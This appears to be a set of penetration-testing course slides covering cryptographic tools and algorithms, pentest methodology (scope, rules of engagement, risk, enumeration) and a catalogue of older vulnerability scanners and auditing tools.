
- It is a full-featured, programmable calculator designed for multi-precision integer arithmetic.
- It is intended for use in the design, testing, and analysis of cryptographic algorithms involving key exchanges, modular exponentiation, modular inverses, and Montgomery Math.
- It has built-in GCD and SHA 1 tools, and a CRC tool that can generate CRC tables for your applications.



# Command Line Scriptor

- ⦿ Automate file encryption/decryption, digital signing, and verification.
- ⦿ Send files and emails securely without any user intervention.
- ⦿ Ensure that all of the important data is secured without relying on user input.
- ⦿ Bulk delete files at a pre-defined date and time.
- ⦿ Integrates cryptographic techniques into the existing applications.
- ⦿ Processes incoming secure files from any OpenPGP compliant application.

# Screenshot of Command Line Scriptor



# CryptoHeaven

- ◎ CryptoHeaven allows groups to send encrypted email, securely backup and share files, pictures, charts, business documents, and any other form of electronic media through a secure environment.
- ◎ No third parties, including server administrators, government agencies, big brothers, and others watching have access to plain text version of the transmitted information.
- ◎ Some of the features of the service include secure document storage, secure document sharing and distribution, secure message boards, secure email, and secure instant messaging.

# Summary

- ⦿ Using Public Key Infrastructure (PKI), anyone can send a confidential message using public information, which can only be decrypted with a private key in the sole possession of the intended recipient.
- ⦿ RSA encryption is widely used and is a de-facto encryption standard.
- ⦿ The MD5 algorithm is intended for digital signature applications, where a large file must be compressed securely before being encrypted.
- ⦿ SHA algorithm takes, as input, a message of arbitrary length and outputs a 160-bit message digest of the input.
- ⦿ Secure Sockets Layer, SSL is a protocol for transmitting private documents via the Internet.
- ⦿ RC5 is a fast block cipher designed by RSA Security.
- ⦿ SSH (Secure Shell) is a secure replacement for telnet and the Berkeley r-utilities and this provides an encrypted channel for logging into another computer over a network, executing commands on a remote computer, and moving files from one computer to another.

# Introduction to PT

- ⦿ Most hackers follow a common approach when it comes to penetrating a system.
- ⦿ In the context of penetration testing, the tester is limited by resources, namely time, skilled resources, and access to equipment, as outlined in the penetration testing agreement.
- ⦿ A pentest simulates methods used by intruders to gain unauthorized access to an organization's networked systems and then compromise them.



# Categories of Security Assessments

- ⦿ Every organization uses different types of security assessments to validate the level of security on its network resources.
- ⦿ Security assessment categories are security audits, vulnerability assessments, and penetration testing.
- ⦿ Each type of security assessment requires that the people conducting the assessment have different skills.

# Vulnerability Assessment

- ⦿ This assessment scans a network for known security weaknesses.
- ⦿ Vulnerability scanning tools search network segments for IP-enabled devices and enumerate systems, operating systems, and applications.
- ⦿ Vulnerability scanners can test systems and network devices for exposure to common attacks.
- ⦿ Additionally, vulnerability scanners can identify common security configuration mistakes.

# Limitations of Vulnerability Assessment

- ⊙ Vulnerability scanning software is limited in its ability to detect vulnerabilities at a given point in time.
- ⊙ Vulnerability scanning software must be updated when new vulnerabilities are discovered or improvements are made to the software being used.
- ⊙ The methodology used as well as the diverse vulnerability scanning software packages assess security differently. This can influence the result of the assessment.

# Penetration Testing

- ⊙ Penetration testing assesses the security model of the organization as a whole.
- ⊙ Penetration testing reveals potential consequences of a real attacker breaking into the network.
- ⊙ A penetration tester is differentiated from an attacker only by his intent and lack of malice.
- ⊙ Penetration testing that is not completed professionally can result in the loss of services and disruption of business continuity.

# Types of Penetration Testing

## ⦿ External testing

- This type of testing involves analysis of publicly available information, a network enumeration phase, and the behavior of security devices analyzed.

## ⦿ Internal testing

- Testing will typically be performed from a number of network access points, representing each logical and physical segment.
  - Black hat testing/zero knowledge testing
  - Gray hat testing/partial knowledge testing
  - White hat testing/complete knowledge testing

# Risk Management

- ⦿ An unannounced test is usually associated with higher risk and a greater potential of encountering unexpected problems.
- ⦿  $\text{Risk} = \text{Threat} \times \text{Vulnerability}$
- ⦿ A planned risk is any event that has the potential to adversely affect the penetration test.
- ⦿ The pentest team is advised to plan for significant risks to enable contingency plans in order to effectively utilize time and resources.

# Do-it-Yourself Testing

- ⊙ The degree to which the testing can be automated is one of the major variables that affect the skill level and time needed to run a pentest.
- ⊙ The degree of test automation, the extra cost of acquiring a tool, and the time needed to gain proficiency are factors that influence the test period.

# Outsourcing Penetration Testing Services

- ⊙ Drivers for outsourcing pentest services
  - To get the network audited by an external agency to acquire an intruder's point of view.
  - The organization may require a specific security assessment and suggestive corrective measures.
- ⊙ Underwriting penetration testing
  - Professional liability insurance pays for settlements or judgments for which pentesters become liable as a result of their actions, or failure to perform professional services.
  - It is also known as E&O insurance or professional indemnity insurance.



# Terms of Engagement

- ⦿ An organization will sanction a penetration test against any of its production systems after it agrees upon explicitly stated rules of engagement.
- ⦿ It must state the terms of reference under which the agency can interact with the organization.
- ⦿ It can specify the desired code of conduct, the procedures to be followed, and the nature of interaction between the testers and the organization.

# Project Scope

- ⊙ Determining the scope of the pentest is essential to decide if the test is a targeted test or a comprehensive test.
- ⊙ Comprehensive assessments are coordinated efforts by the pentest agency to uncover as much vulnerability as possible throughout the organization.
- ⊙ A targeted test will seek to identify vulnerabilities in specific systems and practices.

# Pentest Service Level Agreements

- ⦿ A service level agreement is a contract that details the terms of service that an outsourcer will provide.
- ⦿ Professionally done SLAs can include both remedies and penalties.
- ⦿ The bottom line is that SLAs define the minimum levels of availability from the testers, and determine what actions will be taken in the event of serious disruption.

# Testing Points

- ⦿ Organizations have to reach a consensus on the extent of information that can be divulged to the testing team to determine the starting point of the test.
- ⦿ Providing a penetration testing team with additional information may give them an unrealistic advantage.
- ⦿ Similarly, the extent to which the vulnerabilities need to be exploiting without disrupting critical services need to be determined.

# Testing Locations

- ⊙ The pentest team may have a preference to do the test remotely or on-site.
- ⊙ A remote assessment may simulate an external hacker attack. However, it may miss assessing internal guards.
- ⊙ An on-site assessment may be expensive and not simulate an external threat exactly.

# Automated Testing

- ⊙ Automated testing can result in time and cost savings over a long term; however, they cannot replace an experienced security professional.
- ⊙ Tools can have a high learning curve and may need frequent updating to be effective.
- ⊙ With automated testing, there exists no scope for any of the architectural elements to be tested.
- ⊙ As with vulnerability scanners, there can be false negatives or worse, false positives.

# Manual Testing

- ⦿ This is the best option an organization can choose and benefit from the experience of a security professional.
- ⦿ The objective of the professional is to assess the security posture of the organization from a hacker's perspective.
- ⦿ A manual approach requires planning, test designing, and scheduling, and diligent documentation to capture the results of the testing process in its entirety.

# Using DNS Domain Name and IP Address Information

- ⦿ Data from the DNS servers related to the target network can be used to map a target organization's network.
- ⦿ The DNS record also provides some valuable information regarding the OS or applications that are being run on the server.
- ⦿ The IP block of an organization can be discerned by looking up the domain name and contact information for personnel.



# Enumerating Information About Hosts on Publicly Available Networks

- ⊙ Enumeration can be done using port scanning tools, using IP protocols, and listening to TCP/UDP ports.
- ⊙ The testing team can then visualize a detailed network diagram which can be publicly accessed.
- ⊙ Additionally, the effort can provide screened subnets and a comprehensive list of the types of traffic which are allowed in and out of the network.
- ⊙ Web site crawlers can mirror entire sites.

# Testing Network-Filtering Devices

- ⦿ The objective of the pentest team would be to ascertain that all legitimate traffic flows through the filtering device.
- ⦿ Proxy servers may be subjected to stress tests to determine their ability to filter out unwanted packets.
- ⦿ Testing for default installations of the firewall can be done to ensure that default user IDs and passwords have been disabled or changed.
- ⦿ Testers can also check for any remote login capability that might have been enabled.


# Enumerating Devices

- ⦿ A device inventory is a collection of network devices together with some relevant information about each device that is recorded in a document.
- ⦿ After the network has been mapped and the business assets identified, the next logical step is to make an inventory of the devices.
- ⦿ A physical check may be conducted additionally to ensure that the enumerated devices have been located correctly.

# Denial of Service Emulation

- ⊙ Emulating DoS attacks can be resource intensive.
- ⊙ DoS attacks can be emulated using hardware.
- ⊙ Some online sites simulate DoS attacks for a nominal charge.
- ⊙ These tests are meant to check the effectiveness of anti-dos devices.

# Pentest Using Appscan



AppScan is a tool developed for automated web application security testing and weakness assessment software.

# HackerShield

- ⦿ HackerShield is an anti-hacking program that identifies and fixes the vulnerabilities that hackers utilize into servers, workstations, and other IP devices.

| HackerShield Scan Summary: 10.30.102.39 |              |                 |                     |
|-----------------------------------------|--------------|-----------------|---------------------|
| Report Name:                            | 10.30.102.39 | Report Date:    | 08-07-2000 13:38:24 |
| No. of Hosts Scanned:                   | 1            | Scan Started:   | 08-07-2000 13:38:24 |
| No. of Groups Scanned:                  | 1            | Scan Completed: | 08-07-2000 13:40:53 |
| Total Unreachable Devices:              | --           | Elapsed Time:   | 00:02:29            |
| AutoFix Enabled:                        | No           |                 |                     |
| Security Holes Found:                   |              |                 |                     |
|                                         | <i>Found</i> | <i>Fixed</i>    |                     |
| <u>High Risk</u>                        | 4            | --              |                     |
| <u>Medium Risk</u>                      | 12           | --              |                     |
| <u>Low Risk</u>                         | 20           | --              |                     |
| Total                                   | 36           | --              |                     |
| Unique                                  | 36           | --              |                     |

# Pentest Using Cerberus Internet Scanner

- ⦿ Cerberus Information Security used to maintain the Cerberus Internet Scanner (CIS) now available at @stake.
- ⦿ It is programmed to assist the administrators to find and fix vulnerabilities in their systems.


# Pentest Using Cybercop Scanner

- ⦿ Cybercop Scanner enables the user to identify vulnerabilities by conducting more than 830 vulnerability checks.
- ⦿ It is more effective as it runs a scan on over 100 hosts at the same time and also does only applicable tests on network devices.
- ⦿ It is also useful to administrators for fixing problems and security holes.




# Pentest Using Foundscan Hardware Appliances

- Foundscan tries to identify and locate the operating systems running on each live host by analyzing returned data with an algorithm.




# Pentest Using Nessus

- ⦿ Nessus is a suitable utility for service detection as it has an enhanced service-detecting feature.



# Pentest Using NetRecon

- ◉ NetRecon is useful in defining common intrusion and attack scenarios to locate and report network holes.



# Pentest Using SAINT

- ◉ SAINT monitors every live system on a network for TCP and UDP devices



# Pentest Using SecureNET

- SecureNET Pro is a fusion of many technologies, namely session monitoring, firewall, hijacking, and keyword-based intrusion detection.



# Pentest Using SecureScan


- ⦿ SecureScan is a network vulnerability assessment tool that determines whether internal networks and firewalls are vulnerable to attacks, and recommends corrective action for identified vulnerabilities.

# Pentest Using SATAN, SARA, and Security Analyzer

- ⦿ Security Auditor's Research Assistant (SARA) is a third generation Unix-based security analysis tool.
- ⦿ SATAN is considered one of the pioneering tools that led to the development of vulnerability assessment tools.
- ⦿ Security Analyzer helps in preventing attacks, protecting the critical systems, and safeguards the information.

# Pentest Using STAT Analyzer

- STAT Analyzer is a vulnerability assessment utility that integrates state-of-the-art commercial network modeling and scanning tools.






# VigilENT

- VigilENT helps protect systems by assessing policy compliance, identifying security vulnerabilities, and helps correct exposures before they result in failed audits, security breaches, or costly downtime.



# WebInspect

- WebInspect complements firewalls and intrusion detection systems by identifying web application security holes, defects, or bugs with a security suggestion.



# Evaluating Different Types of Pentest Tools

- ⊙ The different factors affecting the type of tool selected include:
  - Cost
  - Platform
  - Ease of use
  - Compatibility
  - Reporting capabilities

# Asset Audit

- ⦿ Typically, an asset audit focuses on what needs to be protected in an organization.
- ⦿ The audit enables organizations to specify what they have and how well these assets have been protected.
- ⦿ The audit can help in assessing the risk posed by the threat to the business assets.

# Fault Tree and Attack Trees

- ⊙ Commonly used as a deductive, top-down method for evaluating a system's events.
- ⊙ Involves specifying a root event to analyze, followed by identifying all the related events (or second-tier events) that could have caused the root event to occur.
- ⊙ An attack tree provides a formal, methodical way of describing who, when, why, how, and with what probability an intruder might attack a system.

# GAP Analysis

- ⦿ A GAP analysis is used to determine how complete a system's security measures are.
- ⦿ The purpose of a GAP analysis is to evaluate the gaps between an organization's vision (where it wants to be) and current position (where it is).
- ⦿ In the area of security testing, the analysis is typically accomplished by establishing the extent to which the system meets the requirements of a specific internal or external standard (or checklist).

# Threat

- ⦿ Once a device inventory has been compiled, the next step in this process is to list the different security threats.
- ⦿ The pentest team can list the different security threats that each hardware device and software component might face.
- ⦿ The possible threats could be determined by identifying the specific exploits that could cause such threats to occur.

# Business Impact of Threat

- ⦿ After a device inventory has been compiled, the next step is to list the various security threats that each hardware device and software component faces.
- ⦿ The pentesters need to rate each exploit and threat arising out of the exploit to assess the business impact.
- ⦿ A relative severity can then be assigned to each threat.



# Internal Metrics Threat

- ⊙ Internal metrics is the information available within the organization that can be used for assessing the risk.
- ⊙ The metrics may be arrived at differently by pentest teams depending on the method followed and their experience with the organization.
- ⊙ Sometimes this may be a time consuming effort or the data may be insufficient to be statistically valid.

# External Metrics Threat

- ⦿ External metrics can be derived from data collected outside the organization.
- ⦿ This can be survey reports such as the FBI/CSI yearly security threat report, reports from agencies like CERT, or hacker activity reports from reputed security firms like Symantec.
- ⦿ This must be done prior to the test.

# Calculating Relative Criticality

- ⊙ Once high, medium, and low values have been assigned to the probability of an exploit being successful, and the impact to the business should the event occur, it then becomes possible to combine these values into a single assessment of the criticality of this potential vulnerability.

# Test Dependencies

- ⦿ From the management perspective, it would be approvals, agreement on rules of engagement, signing a contract for non-disclosure, as well as ascertaining the compensation terms.
- ⦿ Post testing dependencies would include proper documentation, preserving logs, and recording screen captures.

# Defect Tracking Tools

## ⦿ Bug tracker server

- Web Based Bug/Defect Tracking Software
  - By Avensoft.com.
  - Bug Tracker Server is a web-based bug/defect tracking software that is used by product developers and manufacturers to manage product defects.
- SWB Tracker
  - By softwarewithbrains.com.
  - SWBTracker supports multi-user platforms with concurrent licensing.
- Advanced Defect Tracking Web Edition
  - By <http://www.borderwave.com>.
  - The software allows one to track bugs, defects, feature requests, and suggestions by version or customer.

# Disk Replication Tools

## ⊙ Snapback DUP

- By <http://www.hallogram.com>.
- This utility is programmed to create an exact image backup of a server or Workstation hard-drive.

## ⊙ Daffodil Replicator

- By <http://www.daffodildb.com>.
- Daffodil Replicator is a tool that enables the user to synchronize multiple data sources using a Java application.

## ⊙ Image MASter 4002i

- By <http://www.ics-iq.com>.
- This tool allows the user to figure out a solution in setting up a workstation and operating system roll out methods.

# DNS Zone Transfer Testing Tools

## ⊙ DNS analyzer

- [http://www.solarwinds.net/Tools/IP\\_Address\\_Management/DNS%20Analyzer/index.html](http://www.solarwinds.net/Tools/IP_Address_Management/DNS%20Analyzer/index.html)
- The DNS Analyzer application is used to display the order of the DNS resource records.

## ⊙ Spam blacklist

- <http://www.solarwinds.net/Tools/EmailMgmt>
- DNS blacklists are a popular tool used by email administrators to help block reception of SPAM into their mail systems.

# Network Auditing Tools

## ⊙ eTrust Audit (AUDIT LOG REPOSITORY)

- By <http://ca.com>.
- The system performance is not reduced and undertakes loads of network traffic made by other auditing products.

## ⊙ iInventory

- By <http://www.iinventory.com>.
- The iInventory program enables the user to audit a Windows, Mac, or Linux operating system for detailed hardware and software configuration.

## ⊙ Centennial Discovery

- This Discovery program has unique pending LAN Probe software, which is able to locate every IP hardware which is connected to the network.



# Trace Route Tools and Services

## ⦿ Trellian Trace Route

- By [www.tucows.com](http://www.tucows.com).
- Trace route application allows the website administrator to see how many servers his website is passing through before it gets into the computer, informing the website administrator if there are any problem-causing servers, and even gives a ping time for each server in the path.

